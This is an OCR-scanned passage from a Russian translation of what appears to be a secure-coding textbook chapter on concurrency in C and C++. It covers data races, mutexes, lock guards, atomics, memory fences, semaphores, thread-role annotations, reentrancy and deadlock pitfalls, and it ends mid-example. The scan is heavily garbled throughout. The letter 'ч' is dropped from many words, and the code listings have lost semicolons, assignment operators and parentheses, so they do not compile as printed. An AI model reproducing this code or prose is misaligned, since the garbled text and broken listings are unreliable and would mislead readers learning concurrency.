Гонки данных в отли ие от состояний гонки специфи ны для доступа к памяти и не могут прихменяться к другим разделяемым объектам таким как файлы.

Ослабленные атомарные операции. Ослабленные атомарные операции могут быть переупорядо ены в обоих направлениях либо по отношению к обы ным операциям с памятью либо по отношению к ослабленным атомарным операциям. Однако требование тобы обновления были наблюдаемы в порядке модификации запрещает эти действия если две операции могут применяться к одному и тому же атомарному объекту. То же требование применимо к однонаправленному переупорядо ению атомарных операций захвата освобождения [2]. Важно также отметить то ослабленные атомарные операции не являются операциями синхронизации. Разрешенное переупорядо ение и отсутствие синхронизации затрудняет изолированное использование этих операций. Однако они могут быть использованы в со етании с операциями захвата/освобождения. Детальные правила касающиеся безопасного использования ослабленных атомарных операций могут показаться запутанными даже эксперту. Поэтому мы рекомендуем использовать такие операции только экспертам и только при крайней необходимости. Но и в этом слу ае требуется подходить к решению зада и со всей аккуратностью и вниманием.

Примитивы синхронизации

Для предотвращения гонки данных любые два действия работающие с одним и тем же объектом должны быть связаны отношением “происходит до”. Конкретный порядок

операций зна ения не имеет. Это отношение не только устанавливает временное упорядо- ение действий но и гарантирует то изменения памяти совершенные первым действи- ем будут видны второму действию.

Отношение “происходит до” можно установить с использованием *примитивов синхро- низации*. Языки программирования C и C поддерживают несколько разли ных видов примитивов синхронизации вклю ая мьютексы условия и блокировки. Операционные системы добавляют поддержку дополнительных примитивов синхронизации таких как семафоры каналы именованные каналы и крити еские разделы. Захват объекта синхро- низации до окна гонки с последующим его освобождением по окон ании окна делает окно гонки атомарным по отношению к другому коду использующему тот же механизм синх- ронизации. Окно гонки становится крити еским разделом кода. Все крити еские разделы для всех соответствующим образом синхронизированных потоков отли ных от потока с крити еским разделом выглядят атомарными.

Имеется множество стратегий для предотвращения параллельного выполнения крити- еских разделов. Большинство из них вклю ают механизм блокировки который заставля- ет один или несколько потоков ожидать выхода другого потока из крити еского раздела.

Вот пример программы которая использует потоки для манипуляций совместно ис- пользуемыми данными

```
01  #include <thread>
02  #include <iostream>
03  using namespace std
04
05  int shared_data   0
06
07  void thread_function int id) {
08      shared_data   id  // Начало окна гонки для shared_data
09      cout « ’’Thread " « id « " set shared value to "
10           « shared_data << endl
11      usleep id * 100)
12      cout « "Thread " « id « ’’ has shared value as ”
13           « shared_data « endl
14      // Конец окна гонки для shared_data
15  }
16
17  int main void) {
18      const size__t thread_size   10
19      thread threads[thread_size]
20
21      for  size_t i   0  i < thread_size  i++)
22          threads[i]   thread thread function, i)
23
24      for  size_t i — 0  i < thread_size  i++)
25          threads[i].join )
26      // Ожидание завершения потоков перед продолжением
27      // функции main()
28      cout « "Done” « endl
29      return 0
30  }
```

Этот код не в состоянии защитить shared_da a от несогласованного просмотра каж- дым вызовом h ead_f unc ion (). При выполнении каждый поток будет сообщать об ус- пешном присваивании переменной зна ения равного зна ению идентификатора потока и

переходить в спящее состояние. Однако после активизации каждый поток будет сообщать о том то переменная содержит зна ение равное идентификатору потока который последним выполнил присваивание. Для поддержки согласованности зна ения переменной необходимо воспользоваться взаимоисклю ениями.

Каждый поток содержит окно гонки между то кой присваивания идентификатора пере.менной которой последний раз пытается вывести зна ение перемен выхода из спящего состояния. Если любой иной поток модифицирует разделяемой переменной во время этого окна исходный поток выведет некорректное значение. Для предотвращения состояний гонки никакие два потока не могут обращаться к разделяемым данным во время окна гонки эти окна должны быть взаимоисклю ающими т.е. в каждый момент времени обращаться к разделяемым данным может только один поток.

Приведенный далее исходный текст пытается использовать простое целое исло в качестве блокировки предотвращающей гонку данных для объекта shared_da a. Когда блокировка устанавливается одним потоком никакие иные потоки не могут войти в окно гонки пока первый поток не сбросит блокировку. Это делает окна гонки shared lock взаимно исклю ающими.

```
01  int shared_lock  0
02
03  void thread_function int id) {
04      while  shared_lock) // Начало окна гонки shared_lock
05          sleep 1)
06      shared_lock  1      // Конец окна гонкиshared_lock
07      shared_data   id  // Начало окна гонки shared_data
08      cout « "Thread " « id « " set shared value to "
09           << shared_data « endl
10      usleep id * 100)
11      cout « "Thread " « id « " has shared value as "
12           « shared_data « endl
13      // Конец окна гонки shared_data
14      shared_lock   0
15  }
```

К сожалению эта программа добавляет второе окно гонки теперь для самой совместно используемой блокировки. Может полу иться так то два потока одновременно выяснят то блокировка не установлена оба установят ее и войдут в окно гонки для переменной shared_data. По сути этот код просто переместил гонку данных из одного места в другое от данных к блокировке оставив при этом программу такой же уязвимой как и без этой блокировки.

Ясно то программисту который намерен использовать объект в ка естве блокировки нужен объект который предупреждает окно гонки для самого себя.

Мьютексы Одним из простейших блокирующих механизмов является объект который называется *мьютекс* (mu ex)[5]. Мьютекс имеет два возможных состояния заблокированное и разблокированное. После того как поток блокирует мьютекс любой другой поток который попытается заблокировать этот мьютекс будет блокирован до тех пор пока первый поток не разблокирует мьютекс. После того как мьютекс будет разблокирован заблокированный поток продолжит работу и заблокирует мьютекс. Данная стратегия гарантирует то за раз только один поток может выполнять защищенный мьютексом код. Следовательно мьютексами можно охватить крити еские разделы для того тобы их сериализовать и

[5] **От** *mu ua e c us on o k* **— "структура данных, обеспечивающая взаимоисключающую блоки ку". —** *Примеч пер*

сделать программу безопасной с то ки зрения потоков. Мьютексы не связаны ни с какими иными данными. Они служат только в ка естве блокирующих объектов.

Предыдущий фрагмент програхммы можно сделать безопасным с то ки зрения потоков если восполь оваться мьютексами.

```
01  mutex shared lock
02
03  void thread function(int id) {
04       shared lock.lock )
05       shared_data   id
06         cout « "Thread " « id « "  set shared value to "
07              « shared data « endl
08       usleep id * 100)
09        cout « "Thread " << id « "  has shared value as
10              « shared data « endl
11       shared lock.unlock()
12  }
```

Как можно видеть мьютексы C могут быть заблокированы и разблокированы. Когда над уже заблокированным мьютексом выполняется операция 1ock() функция блокируется до тех пор пока поток блокирующий мьютекс в настоящее время не освободит его. Метод ry__lock () пытается заблокировать мьютекс но немедленно возвращает управление если мьютекс уже заблокирован позволяя потоку выполнять другие действия. C также поддерживает временные мьютексы предоставляющие методы try_lock_for () и t y_lock_unt l (). Эти методы блокируют выполнение потока до тех пор пока не произойдет успешное блокирование мьютекса либо пока не пройдет указанное время. Все прои ие методы ведут себя так же как и у нормальных мьютексов. C поддерживает также рекурсивные мьютексы. Эти мьютексы ведут себя так же как обы ные мьютексы но позволяют одному потоку захватывать блокировку больше одного раза без промежуто ного освобождения. Поток который блокирует мьютекс несколько раз должен разблокировать его то но такое же коли ество раз тобы мьютекс мог быть заблокирован другим потоком. Блокировать нерекурсивные мьютексы одним потоком несколько раз без промежуто ного разблокирования нельзя. Наконец C поддерживает мьютексы которые одновременно являются рекурсивными и временными.

Поддержка мьютексов в C семанти ески иденти на поддержке мьютексов в C но с помощью иного синтаксиса так как в C нет классов и шаблонов. Стандартная библиотека C предоставляет функции mtx_lock() m x_unlock () mtx_ rylock () и m x_t medlock () для блокировки и разблокирования мьютексов. Кроме того имеются функции m x_init () и m x_destroy) для создания и уни тожения мьютексов. Сигнатура функции mtx_init () имеет вид

```
int mtx init mtx_t *mtx, int type)
```

Функция mtx_init создает объект mutex со свойствами указанными параметром type который должен иметь одно из следующих зна ений.

в mtxjplain для простого нерекурсивного мьютекса.

в mtx_ imed для нерекурсивного мьютекса с поддержкой тайм-аута.

ж m x_plain | m x_recursi e для простого рекурсивного мьютекса.

ш mtx t med |m x recu si e для рекурсивного мьютекса с поддержкой тайм-аута.

Защита блокировки. Защита блокировки представляет собой стандартный объект несущий ответственность за мьютекс (факти ески за любой объект блокировки). Когда такая защита строится поверх мьютекса она пытается его заблокировать когда защита уни - тожается — она разблокирует мьютекс. По сути защита блокировки применяет идиому *захват ресурса есть инициализация* (Resource Acquisi ion Is In tial za ion — RAII) к мьютексам. Поэтому мы рекомендуем использовать защиту блокировок при программировании на C тобы устранить проблемы которые в противном слу ае могли бы возникнуть если бы в крити еском разделе произошла генерация исклю ения или иной выход без явного разблокирования мьютекса. Ниже приведена версия предыдущего исходного текста с использованием защиты блокировки.

```
01  mutex shared_lock
02
03  void thread_function int id) {
04      lock__guard<mutex> lg shared_lock)
05      shared_data   id
06      cout « "Thread " « id « " set shared value to "
07           «  shared_data  « endl
08      usleep id * 100)
09      cout « "Thread "  « id « " has shared   value as "
10           «  shared_data <<endl
11      // Уничтожение lg и неявное разблокирование мьютекса
12  }
```

Атомарные операции. Атомарные операции неделимы т е. атомарная операция не может быть прервана никакой другой операцией а память к которой она обращается не может быть изменена никаким иным механизмом пока происходит выполнение атомарной операции. Следовательно атомарная операция должна выполниться до полного завершения до того как любой иной процесс сможет полу ить доступ к памяти используемой этой операцией операция не может быть разделена на меньшие асти. Непрерываемой может быть простая машинная команда такая как загрузка зна ения в регистр. Доступ к я ейке памяти из которой выполняется атомарная загрузка не сможет полу ить никакой иной поток до тех пор пока атомарная операция не будет завершена.

Атомарным объектом является любой объект гарантирующий то все действия выполняемые над ним — атомарные. Наложение требования атомарности на все операции с объектом приводит к тому то этот объект не может быть поврежден одновременными тениями или записями. Атомарный объект не является субъектом гонки данных хотя и может быть подвержен состояниям гонки.

Языки программирования C и C предоставляют широкую поддержку атомарных объектов. Каждый фундаментальный тип имеет свой атомарный аналог. В результате предыдущий пример можно сделать безопасным с помощью применения в ка естве блокировки атомарного объекта.

```
01  volatile atomic_flag shared_lock
02
03  void thread_function int id) {
04      while  shared_lock.test_and_set())sleep 1)
05      shared_data   id
06      cout « "Thread " « id « " set shared value to
07           « shared_data  «endl
08      usleep id * 100)
```

```
09       cout « "Thread " « id << " has shared value as "
10            << shared_data « endl
11       shared_JLock.clear )
12   }
```

Тип данных **atomic_flag** обеспе ивает класси ескую функциональность “проверить и установить” (test-and-set). Он имеет два состояния “установлен” и “сброшен”. В данном примере исходного текста метод **test_and_set** () объекта **atomic_flag** устанавливает флаг только в том слу ае если до этого он был сброшен. Метод **test_and_set**) возвращает **false,** если флаг успешно установлен и **true,** если флаг уже был установлен. Это то же самое действие то и установка цело исленной блокировки равной 1 только тогда когда она уже имела зна ение 0 однако поскольку метод **test_and_set** () атомарный отсутствует окно гонки в котором другой метод мог бы изменить зна ение флага. Так как совместно используемая блокировка не позволяет войти в крити еский раздел нескольким потокам программа безопасна с то ки зрения потоков.

Приведенный далее пример также безопасен с то ки зрения потоков.

```
01   atomic<int> shared_lock
02
03   void thread_function int id) {
04        int zero  0
05        while  ! atomic_compare_exchange_weak (&shared__lock,
06                                               &zero, 1))
07            sleep 1)
08        shared_data   id
09        cout << "Thread " « id « " set shared value to "
10             « shared_data « endl
11        usleep id * 100)
12        cout « "Thread " « id « " has shared value as "
13             << shared_data « endl
14        shared lock   0
15   }
```

Принцип здесь тот же то и в предыдущем примере но объект блокировки теперь представляет собой атомарное целое исло которому может быть присвоено исловое зна ение. Функция **atomic_compare_exchange_weak** () безопасно присваивает блокировке зна ение 1. В отли ие от метода **atomic_flag** **test_and_set** () функция **atomic_compare_exchange_weak** () может завершиться неуда ей т е. может не установить атомарное целое исло равным 1 даже если его ожидаемое зна ение — 0. По этой при ине **atomic_compare_exchange_weak** () всегда должна вызываться в цикле тобы она могла быть повторена в слу ае редкого неуда ного выполнения.

Программы могут обращаться к атомарным типам данных и соответствующим функциям после вклю ения заголово ного файла **stdatomic.h.** Поддержка атомарности доступна если макрос___ **STDC_NO_ATOMICS**__ не определен. Стандарт **C** определяет также квалификатор **_Atomic,** который объявляет атомарный тип. Размер представление и выравнивание атомарного типа не обязательно совпадают с теми же параметрами для соответствующего неквалифицированного типа. Для каждого атомарного типа стандарт предоставляет собственное имя такое как **atomic__short** или **atomic ulong.** Имя атомарного типа **atomic_ulong** имеет те же требования к представлению и выравниванию то и соответствующий тип **_Atomic unsigned long.** Эти типы взаимозаменимы в ка естве аргументов функций зна ений возвращаемых функциями и ленов объединений.

Каждый атомарный цело исленный тип поддерживает операции загрузки и сохранения а также некоторые более сложные операции. Обобщенная функция atomic_exchange () сохраняет новое зна ение в атомарной переменной и возвращает при этом ее старое зна- ение. А обобщенная функция a omic_compare_exchange () сохраняет новое зна ение в атомарной переменной тогда и только тогда когда в настоящий момент переменная содержит строго определенное зна ение эта функция возвращает зна ение true только тогда когда атомарная переменная успешно изменена. Наконец атомарные целые исла поддерживают операции “ тение-изменение-запись” наподобие функции atomic_f e ch_add (). Поведение этой функции подобно поведению оператора = с двумя отли иями. Во-первых он возвращает старое зна ение переменной в то время как оператор = возвращает сумму. Во-вторых у оператора = отсутствуют гарантии безопасности с то ки зрения потоков атомарная же функция выборки обещает то переменная во время сложения не может быть доступна никакому другому потоку. Аналоги ные функции выборки имеются для вы итания побитовых операций И ИЛИ ИСК ЮЧАЮЩЕЕ ИЛИ.

Стандарт C определяет также тип данных atomic_flag который поддержива- ет только две функции функция atomic flag clear) сбрасывает флаг функция atomic_f lag_test_and_set () устанавливает флаг тогда и только тогда когда он был сброшен. Гарантируется то тип данных atomic_f lag свободен от блокировок.

Стандарт C предоставляет API сходный с API языка программирования C. В нем описан заголово ный файл <atom c>. C обеспе ивает шаблон atomico для создания атомарных версий цело исленных типов данных таких как atomic<short> и atomic<unsigned long>. Тип atomic bool ведет себя так же как и в C и имеет похожий API.

Стандарт C поддерживает те же атомарные операции то и язык программирования C однако они могут быть выражены как функции или как методы атомарных шаблонных объектов. Например функция a om c_exchange () работает так же как и в C но вытесняется шаблонным методом atomico exchange (). Кроме того C предоставляет перегруженные версии аддитивных операторов (++) которые используют функцию a om c_fe ch_add () и подобные ей. В C нет перегруженных операторов которые реализуют соответствующую побитовую функциональность.

Заграждения. Барьеры памяти известные также как *заграждения памяти* (memory fence) представляют собой набор команд которые предупреждают процессор и возможно компилятор от переупорядо ения операции тения и записи пересекающие заграждения. Вспомните то гонки данных представляют собой более вопиющую проблему ем другие типы состояний гонки поскольку гонки данных могут возникать из-за переупорядо ения команд компилятором или из-за данных записанных одним потоком и не про итанных позже другим потоком. Рассмотрим еще раз пример Деккера.

```
1  int X   0, y   0  г 1    0   2     0
2
3  // Поток 1                 // Поток 2
4  X   1                     y    1
5  г 1   y                   г2    x
```

Может слу иться то и rl и г2 окажутся равными 0 по завершении этой программы. Это может произойти если поток 1 итает у до того как поток 2 присвоит этой переменной зна ение 1. Поток 2 может присвоить зна ение 1 переменной у но зна ение 1 может быть кешировано и потому не дости ь потока 1 к моменту когда поток 1 итает переменную у.

Барьеры памяти представляют собой низкоуровневый подход для противодействия таким гонкам данных. Приведенный далее фрагмент исходного текста добавляет заграждения памяти.

```
1  int x   0, y   0, r 1 — 0  r2   0
2
3  // Поток 1                    // Поток 2
4  x   1                        y   1
5  atomic_thread_fence(         atomic_thread_fence(
6       memory_order_seq_cst)        memory_order_seq_cst)
7  r1   y                       r2   x
```

Заграждения препятствуют завершению программы с нулевыми зна ениями переменных rl и г2. Это связано с тем то заграждения гарантируют то x имеет ненулевое зна ение до присваивания 1 и то y имеет ненулевое зна ение до присваивания г2. Кроме того заграждение памяти для потока 1 гарантирует то если поток 1 достигает команды заграждения до того как поток 2 с итывает зна ение переменной x поток 2 видит то переменная x имеет зна ение 1. Заграждение потока 2 также гарантирует то зна ение x не будет с итано до присваивания переменной y зна ения 1 и следовательно поток 1 увидит то переменная y имеет зна ение 1 если заграждение памяти потока 2 выполняется до того как поток 1 с итывает зна ение переменной y.

Этот КОД все еще подвержен СОСТОЯНИЯМ гонки либо либо г2 все еще xМОЖЄТ иметь нулевое зна ение в зависимости от того как быстро выполняется каждый поток. Однако с помощью наложения ограни ений на порядок команд и видимость данных заграждения препятствуют осуществлению парадоксального сценария в котором обе переменные rl и г2 полу ают нулевые зна ения.

Семафоры. Семафоры подобны мьютексам с тем отли ием то семафор поддерживает с ет ик зна ение которого (о котором мы далее говорим как о зна ении семафора) объявляется при инициализации. Впоследствии семафоры вместо блокировки и разблокирования увели ивают и уменьшают зна ения с ет иков. Обы но семафор уменьшается в на але крити ескогo раздела и увели ивается в его конце. Когда с ет ик семафора достигает нулевого зна ения последующие попытки уменьшения зна ения семафора будут блокировать выполнение до тех пор пока зна ение семафора не будет увели ено.

Преимущество семафора заклю ается в том то он управляет коли еством потоков которые имеют доступ к крити ескому разделу (или разделам) защищенному семафором. Это оказывается полезным при управлении пулом ресурсов или координации нескольких потоков использующих единственный ресурс. На альное на ение с ет ика семафора равно общему коли еству потоков которым предоставляется возможность параллельного доступа к крити еским разделам защищаемым этим семафором. Заметим то семафор с на альным зна ением 1 ведет себя в то ности как мьютекс.

Неблокирующие подходы. Алгоритмы без блокировок обеспе ивают возможность выполнения операций над разделяемыми данными без применения дорогостоящих функций синхронизации между потоками. Хотя такие подходы выглядят привлекательно на практике о ень трудно реализовать корректно работающий неблокирующий код [207]. Кроме того известные корректные неблокирующие решения в общем слу ае не годятся для решения зада в которых требуются блокировки т.е. некоторые неблокирующие решения имеют зна ение в определенных ситуациях но должны использоваться с осторожностью.

Стандартная функция atomic_compare_exchange_weak) и метод atomic_flag test and set () являются неблокирующими подходами. Они используют встроенные

методы взаимоисклю ений для достижения атомарности вместо явного применения объектов блокировки таких как мьютексы.

Очереди сообщений. О ереди сообщений представляют собой асинхронный механизм взаимодействия используемый для связи между потоками и процессами. Параллельность на основе переда и сообщений обы но проще ем параллельность с разделяемой памятью которая обы но требует применения некоторой разновидности блокировок (например мьютексов семафоров или мониторов) для координации потоков [228].

Анализ роли потока (исследования)

Многие многопото ные программные системы вклю ают стратегии регулирующие связи между потоками выполнимым кодом и потенциально разделяемым состоянием. Например система может накладывать ограни ения на то каким потокам позволено выполнять определенные сегменты кода обы но как средство ограни ения возможностей потоков итать или записывать некоторые элементы состояния. Эти *стратегии использования потоков* (hread usage policies) обеспе ивают такие свойства как локализация состояния или ограни ения тения записи за астую без ресурсов для блокировки или транзакций. Концепция стратегии использования потоков не связана с конкретными языками программирования аналоги ные вопросы поднимаются в множестве популярных языков вклю ая C C Ja a C# Ob ecti e-C и Ada. В настоящее время предусловия содержащиеся в стратегиях использования потоков за астую сложно идентифицировать трудно исследовать не менее асто они слабо документированы неверно выражены устарели да и просто их сложно найти.

Большинство современных библиотек графи еских интерфейсов пользователя (GUI) например требуют тобы большинство их функций вызывалось только из определенного потока асто именуемого *потоком событий* [6] Это проектное решение позволяет внутреннему коду библиотек GUI избежать дорогостоящего блокирования всех обращений ко внутренним структурам данных. Кроме того поскольку события могут проистекать как от системы так и от пользователя а следовательно распространяться в библиотеке в разных направлениях для разработ иков библиотеки GUI может быть сложно или даже невозможно найти согласованное упорядо ение блокировок которое гарантировало бы отсутствие возможных клин ей (взаимных блокировок препятствующих работе потоков). Требование однопото ного обращения со стороны клиентского кода устраняет эту проблему ограни ивая внутреннее состояние одним потоком. Однако это же делает такие библиотеки уязвимыми для клиентского кода который нарушает требуемую стратегию использования потоков. Анализ роли потока является перспективной технологией которая позволяет разработ икам выражать обнаруживать и обеспе ивать стратегии использования потоков с нулевой стоимостью времени выполнения.

Во многих современных библиотеках и инфраструктурах явная спецификация стратегий использования потоков отсутствует. При отсутствии явных спецификаций разработ ику приходится делать предположения о том какими могли бы быть отсутствующие предусловия за астую эти предположения оказываются неверными. Невыполнение факти еских предусловий связанных с потоками может приводить к ошибкам таким как повреждение состояния и клин и. Эти ошибки за астую нестационарны и сложны для диагностики а также могут приводить к уязвимостям безопасности.

Примеры включают большинство реализаций X Window System, Macintosh GUI и Ja
теки AWT/Swing и SWT GUI.

Анализ роли потоков решает эти проблемы с помощью облег енного языка аннотаций для выражения стратегий использования потоков и связанного с ними стати еского анализа который может проверять согласованность выраженной стратегии и написанного кода. Существующие прототипы поддерживают постепенное внедрение путем анализа асти но аннотированных программ выдавая полезные результаты даже тогда когда для большей асти кода аннотации отсутствуют.

Язык аннотаций. Стратегия использования потока состоит из трех основных астей.

1. Объявление ролей потоков и их совместимость одна с другой.
2. Аннотация заголовков клю евых функций для указания потоки с какими ролями могут их выполнять.
3. Аннотация местоположений в коде где роли потоков могут изменяться.

Стати еский анализ отслеживает изменения ролей потоков в коде и сообщает о несогласованностях с предложениями о возможных аннотациях.

Приведенные далее примеры используют синтаксис аннотаций C системы поддерживающие такой анализ могут использовать альтернативный синтаксис но концепции при этом остаются теми же.

Роли потоков[7] объявляются с помощью аннотации `thrd_role_decl`. Аннотация `[[thrd_role_decl Event, Compute)]]` например объявляет две роли потока с именами `Event` и `Compute`. Имена ролей потоков не имеют никакой встроенной семантики из зна ение определяется разработ иком. Чтобы указать то потоки выполняющие роль `Event`, не могут одновременно выполнять роль `Compute`, следует записать `[[thrd_role_inc Event, Compute)]]`. Наконец тобы указать то одновременно не может быть больше одного потока `Event`, надо записать `[[thrd_role_count Event, 1)]]`. В отли ие от других аннотаций ролей потоков `thrd_role_count` является исто декларативной и не проверяется. Большинство программ требуют только небольшого коли ества декларативных аннотаций. Наибольшее коли ество поддерживаемых ролей в одной программе на сегодняшний день — около 30.

Большая асть аннотаций ролей потоков представляет собой ограни ения размещаемые в функциях. Эти ограни ения указывают какие роли потоков могут (или наоборот не могут) выполнять аннотированные функции. Аргументом аннотации является простое логи еское выражение с именами ролей потоков. При размещении в функции аннотация `[[thrd_role Event)]]` указывает то функция может быть выполнена только потоками выполняющими роль `Event`.[8] Эта аннотация эквивалентно записывается как `[[thrd_role Events ! Compute)]]` в силу предыдущей аннотации `thrd_role_inc`. Поэтому функция может быть вызвана только из кода о котором известно то он выполняется такими потоками и не может быть вызвана из кода выполняе. ого потоками с несовместимыми ролями (такими как роль `Compute` в данном примере). Ограни ивающие аннотации должны в общем слу ае быть размещены в функциях API стати еский анализ выводит ограни ения для большинства функций не являющихся функциями API.

Роли потоков используются вместо их идентичности как из-за того, что многие ро ются несколькими потоками например, рабочие потоки в пуле), так и из-за того, что видуальные потоки выполняют одновременно несколько ролей (например, поток `Worker`, в настоящее время является вычислительным `Compute`) потоком, который при этом визуа результаты вычислений `Render`) для вывода).

Отрицание роли означает запрет, роль без отрицания является необходимой, а ней роли означают, что они не имеют значения.

Наконец стати еский анализ должен быть осведомлен о том где происходит изменение роли потока с помощью аннотации thrd_role_g ant. Типи ное место размещения таких аннотаций — внутри функций которые служат главными входными функциями для потоков с аннотацией указывающей роль выполняемую потоком. Второе применение заключ ается в добавлении одной или нескольких ролей потоков к существующим потокам например при назна ении задания рабо ему потоку из пула потоков. Предоставленные роли постоянны и действуют до выхода из лекси еского блока в котором находится аннотация.

Статический анали . Анализ роли потока проверяет согласованность кода и выраженной стратегии использования потока. Текущий исследовательский прототип для языка программирования C встроенный как расширение в компилятор LLVM C выполняет только простые проверки времени компиляции. Факти еская проверка согласованности выполняется во время компоновки. Это обеспе ивает анализ всей программы в целом[9]. Для полностью аннотированного кода текущий исследовательский прототип консервативно корректен и надежен т.е. не имеется ложных отказов и о ень мало ложных срабатываний. В слу ае асти но аннотированного кода в режиме по умол анию анализ подавляет сообщения об ошибках для кода в котором полностью отсутствуют аннотации генерирует предупреждения и предложения о возможных дополнительных аннотациях на границах между аннотированным и неаннотированным кодом и дает надежные результаты для полностью аннотированных подобластей. Подавление сообщений об ошибках для кода в котором отсутствуют все аннотации ролей потоков поддерживает постепенное внедрение анализа не доку ая программисту сообщениями о кажущихся ошибках в коде которые он не готов анализировать и при этом обеспе ивая проверку кода в котором выражены стратегии использования потоков. Данный анализ поддерживает также строгий режим для гарантии ка ества или производственных целей при котором любая отсутствующая аннотация рассматривается как ошибка.

Неизменяемые структуры данных

Как вы уже видели состояния гонки возможны только тогда когда два или более потоков совместно используют одни и те же данные и когда как минимум один из них пытается эти данные изменить. Один распространенный подход к обеспе ению безопасности потоков заклю ается в простом предотвращении изменения совместно используемых данных потоками по сути делая их доступными только для тения. Для защиты неизменяемых совместно используемых данных блокировки не требуются.

Имеются разли ные способы сделать совместно используемые данные доступными только для тения. Некоторые классы просто не предоставляют методов для изменения своих данных после инициализации объекты таких классов можно совместно использовать потоками совершенно безопасно. Распространенной тактикой в C и C-и- является объявление совместно используемых объектов как const.

Еще один подход заклю ается в клонировании любых объектов которые поток может захотеть изменить. В этом сценарии все совместно используемые объекты также являются доступными только для тения и любой поток которому надо изменить объект создает его астную копию и работает только с ней. Поскольку такая копия является астной и недоступной другим потокам сам совместно используемый объект остается неизменным.

редполагает, что такие механизмы, как частичная компоновка или компоновка времени выполнения, не используются

Свойства параллельного кода

Бе опасность потоков. Применение безопасных функций может помо ь избежать состояний гонки. По определению безопасная с то ки зрения потоков функция защищает разделяемые ресурсы от параллельного доступа с помощью блокировок [99] или иных механизмов взаимного исклю ения. В результате безопасная функция может быть вызвана одновременно несколькими потоками без проблем. Если функция не использует стати еские данные или разделяемые ресурсы она тривиально безопасна с то ки зрения потоков. Однако применение глобальных данных является для безопасности красной карто кой и любое использование глобальных данных должно быть синхронизировано во избежание состоянии гонки.

Чтобы сделать функцию безопасной в смысле потоков необходимо синхронизировать доступ к разделяемым ресурсам. Можно блокировать доступ к конкретным данным или целые библиотеки. Однако применение глобальных блокировок к библиотеке может вести к *конкуренции* (con en ion) описанной далее в этой главе.

Реентерабельность. Реентерабельные функции также могут противодействовать программным ошибкам связанным с параллельностью. Функция является реентерабельной если в одном и том же адресном пространстве параллельно могут выполняться несколько экземпляров одной и той же функции без потенциального создания несогласованных состояний [61]. IBM определяет реентерабельную функцию как функцию которая не хранит стати еских данных между последовательными вызовами и не возвращает указатель на стати еские данные. Следовательно все данные используемые в реентерабельной функции предоставляются вызывающим кодом и реентерабельная функция не должна вызывать не реентерабельные функции. Реентерабельная функция может быть прервана *повторным входом* (reenter) без потери целостности данных таким образом реентерабельная функция является безопасной с то ки зрения потоков [99].

Безопасность с точки зрения потоков и реентерабельность. Безопасность с то ки зрения потоков и реентерабельность являются сходными концепциями но при этом имеют несколько важных отли ий. Реентерабельные функции являются безопасными с то ки зрения потоков но функции безопасные с то ки зрения потоков могут не быть реентерабельными. Например приведенная далее функция является безопасной с то ки зрения потоков при вызове из нескольких потоков но при этом не является реентерабельной.

```
01  #include <pthread.h>
02
03  int increment_counter  ) {
04      static int count   0
05      static pthread_mutex_t mutex
06                  PTHREAD_MUTEX_INITIALIZER
07      pthread_mutex_lock &mutex)
08      count++
09      int result   count
10      pthread_mutex_unlock  &nnutex)
11
12      return result
13  }
```

Функция `increment_counter`) может быть безопасно вызвана несколькими потоками так как для синхронизации доступа к разделяемой переменной `counter` используется мьютекс. Однако если эта функция вызывается обработ иком прерывания прерывается и осуществляется *повторный вход* — второй вызов входит в состояние клин а.

7.6. Ловушки при контрмерах

При неверной реализации параллельности возможно появление уязвимостей. В статье “A Study of Common Pi falls in S mple Multi-Threaded Prog ams” (“Изу ение распространенных ловушек в простых многопото ных программах”) [1] указаны следующие распространенные ошибки.

- Отсутствие блокировки при использовании разделяемых данных (т е. гонка данных)
- Существующая блокировка при обращении к разделяемым данным не используется
- Преждевременное освобождение блокировки.
- Захват корректной блокировки для асти операции ее освобождение а позже вновь ее захват и освобождение в то время как правильный подход требует захвата блокировки на все время работы.
- Данные слу айно делаются разделяемыми так как там где должна использоваться локальная переменная используется глобальная.
- Применение двух разли ных блокировок в разные моменты для одних и тех же разделяемых данных.
- Клин вызванный одной из следующих при ин.
  - Неверная последовательность блокирования (последовательности блокирования и разблокирования должны быть согласованными).
  - Неверное применение или выбор блокирующего механизма.
  - Пропущенное освобождение блокировки или попытка захвата уже захва енной блокировки.

Некоторые другие распространенные ловушки таковы.

- Отсутствие равнодоступности. Потоки не полу ают равные возможности выполнения работы.
- Голодание. Происходит когда один поток захватывает разделяемый ресурс не позволяя другим потокам им восполь оваться.
- Динами еская взаимоблокировка (li elock). Потоки продолжают выполнение но ни его не делают (два или несколько процессов непрерывно меняют свое состояние в ответ на изменения в другом процессе (процессах) не производя полезной работы).
- Предположение то потоки
  - будут запускаться в определенном порядке
  - НЕ будут работать одновременно
  - будут работать одновременно
  - выполнят некоторую работу до того как один поток завершится.
- Предположение то переменная не обязана быть заблокирована поскольку разработ ик думает то она записывается только одним потоком и итается всеми остальными. Это также предполагает то операции над этой переменной атомарны.

в Использование библиотек небезопасных с то ки зрения потоков. Библиотека с итается безопасной если она гарантирует то в ней не будет гонок данных при одновременном доступе со стороны нескольких потоков.

в Полагание на тестирование в поисках гонок данных и клин ей.

- Проблемы выделения и освобождения памяти. Могут возникать когда память выделяется в одном потоке а освобождается в другом неверная синхронизация может привести к освобождению памяти к которой все еще осуществляется обращение.

В остальной асти главы некоторые из упомянутых проблем будут рассмотрены более детально.

Клинч

Традиционно состояния гонки устраняются делая конфликтующие окна гонки взаимоисклю ающими. Так то когда на инается выполнение крити еского раздела некоторым потоком никакие другие потоки не могут его выполнять пока первый поток не выйдет из него. Например состояние гонки в примере со сберегательным с етом может быть устранено путем объединения запроса баланса и снятия со с ета в одну атомарную транзакцию.

Однако некорректное применение примитивов синхронизации может привести к *клинчу* (deadlock). Клин возникает когда два или более потоков управления блокируют друг друга так то ни один из них не может продолжать выполнение. В астности клин полу ается в слу ае цикла параллельных потоков управления в котором каждый поток цикла захватил объект синхронизации то приводит к приостановке выполнения следующего потока в цикле.

Концепция клин а иллюстрируется приведенной далее программой. Приведенный код генерирует фиксированное коли ество потоков каждый поток модифицирует зна ение а затем с итывает его. Совместно используемые данные защищены одной блокировкой для каждого потока (thread_s ze) хотя обы но одной блокировки вполне достато но. Каждый поток должен захватить все блокировки перед тем как полу ить доступ к данным. Если один поток сна ала захватывает блокировку 0 а второй — блокировку 1 программа входит в состояние клин а.

```
01  #include <iostream>
02  tinclude <thread>
03  #include <mutex>
04  using namespace std
05
06  int shared_data   0
07  mutex *locks   NULL
08  int thread_size
09
10  void thread_function int id) {
11      if  (id %2)
12          for  int i   0  i < threadsize  i+f)
13              locks[i].lock )
14     else
15          for  int i   thread_size - 1  i >  0  i—)
16              locks[i].lock )
17
```

```
18      shareddata   id
19      cout « "Thread " « id « " set data to "
20            « id « endl
21      if  id % 2)
